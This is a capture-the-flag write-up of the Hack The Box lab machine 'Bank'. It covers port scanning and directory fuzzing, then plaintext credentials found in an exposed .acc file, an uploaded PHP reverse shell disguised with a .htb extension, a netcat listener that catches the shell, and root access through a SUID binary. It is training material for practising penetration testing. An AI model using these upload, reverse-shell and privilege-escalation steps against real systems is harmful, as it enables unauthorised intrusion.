Bank (HTB)

ip of the machine :- 10.129.29.200

```
~/current (4.11s)
ping 10.129.29.200 -c 5

PING 10.129.29.200 (10.129.29.200) 56(84) bytes of data.
64 bytes from 10.129.29.200: icmp_seq=1 ttl=63 time=84.2 ms
64 bytes from 10.129.29.200: icmp_seq=2 ttl=63 time=88.6 ms
64 bytes from 10.129.29.200: icmp_seq=3 ttl=63 time=86.6 ms
64 bytes from 10.129.29.200: icmp_seq=4 ttl=63 time=83.4 ms
64 bytes from 10.129.29.200: icmp_seq=5 ttl=63 time=81.9 ms

--- 10.129.29.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 81.925/84.920/88.550/2.361 ms
```

machine is on!!!

```
# Static table lookup for hostnames.
# See hosts(5) for details.
10.129.29.200 bank.htb
```

added ip with domain in /etc/hosts file...

```
~/current (8.832s)
nmap -p- --min-rate=10000 -Pn -n bank.htb

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-19 21:08 IST
Nmap scan report for bank.htb (10.129.29.200)
Host is up (0.088s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
```

Only three ports are open, 53 is for DNS, and 22 for ssh and 80 for Http, because 53 for DNS is open that's why added domain with ip in /etc/hosts file, else site won't open...













Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

If we write ip in the browser this will show up...



If we type bank.htb it will show us bank.htb website and to be specific login.php, let's do some directory fuzzing now...

```
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 83ms]
login.php [Status: 200, Size: 1974, Words: 595, Lines: 52, Duration: 2420ms]
index.php [Status: 302, Size: 7322, Words: 3793, Lines: 189, Duration: 4446ms]
support.php [Status: 302, Size: 3291, Words: 784, Lines: 84, Duration: 93ms]
:: Progress: [5163/5163] :: Job [1/1] :: 478 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

First did a common php file names one and found that after visiting any oh the above it is redirecting to login.php. Did a php files scan because it redirected to a php file.

```
      uploads
      [Status: 301, S

      assets
      [Status: 301, S

      inc
      [Status: 301, S


      [Status: 302, S

      server-status
      [Status: 403, S


      balance-transfer
      [Status: 301, S

      :: Progress: [207643/207643] :: Job [1/
```

So after using lot's of password lists, for directory fuzzing, directory-list-lowercase-2.3-medium.txt from seclists gave the directory which looks interesting...



Went to the directory and got some .acc files, not WTF is acc huh???



used in accounting which means details of users...



Downloaded any one and saw what is in it and got an email and password. So basically tried everything and found nothing and it

says it is encrypted and saw one more thing that there are many .acc files so let's see what other files have...

```
      66284d79b5caa9e6a3dd440607b3fdd7.acc
      2017-06-15 09:50 584

      68576f20e9732f1b2edc4df5b8533230.acc
      2017-06-15 09:50 257

      75942bd27ec22afd9bdc8826cc454c75.acc
      2017-06-15 09:50 584
```

Found a file with size 257 which looked unusual so downloaded it and open it!!!

```
--ERR ENCRYPT FAILED

+=======+

| HTB Bank Report |

+======+

===UserAccount===

Full Name: Christos Christopoulos

Email: chris@bank.htb

Password: !##HTBB4nkP4ssw0rd!##

CreditCards: 5

Transactions: 39

Balance: 8842803 .

===UserAccount===
```

got some creds...

HTB Bank

Christos Christopoulos

Dashboard

Support

1.337 \$


Balance

8


Total Transactions

2

Total CreditCards



Entered some creds. and now authenticated.




So now went to support.php and saw that we can upload something...


Found this in src. code which means if i upload a .htb file it will get executed as a .php file.

```
~/current (0.033s)
mv php-reverse-shell.php revshell.htb
```

added the ip in pentestmonkey rev shell and renamed it with a new extension.



So chose the file and submitted it...



it is submitted now and then clicked on attachment and got rev shell...

```
~/current
rlwrap nc -lnvp 9000
Listening on 0.0.0.0 9000
Connection received on 10.129.29.200 55124
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 athlon i686 GNU/Linux
19:21:43 up 46 min, 0 users, load average: 0.00, 0.00, 0.00
USER
        TTY
                 FROM
                                  LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -c /dev/null
/bin/bash: /dev/null: Permission denied
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bank:/$
```

Let's see what we can find...

```
www-data@bank:/$ cd home
cd home
www-data@bank:/home$ ls
ls
chris
www-data@bank:/home$ cd chris
cd chris
www-data@bank:/home/chris$ ls
ls
user.txt
www-data@bank:/home/chris$ cat user.txt
cat user.txt
```

Found a user in /home directory and can view the user flag...

```
www-data@bank:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/qpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
```

Found SUID files and first one seems strange, /var/htb/bin/emergency.

```
www-data@bank:/$ /var/htb/bin/./emergency
/var/htb/bin/./emergency
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
#
```

So just ran it and got root...

```
# cd /root
cd /root
# ls
ls
root.txt
#
```

Got root flag...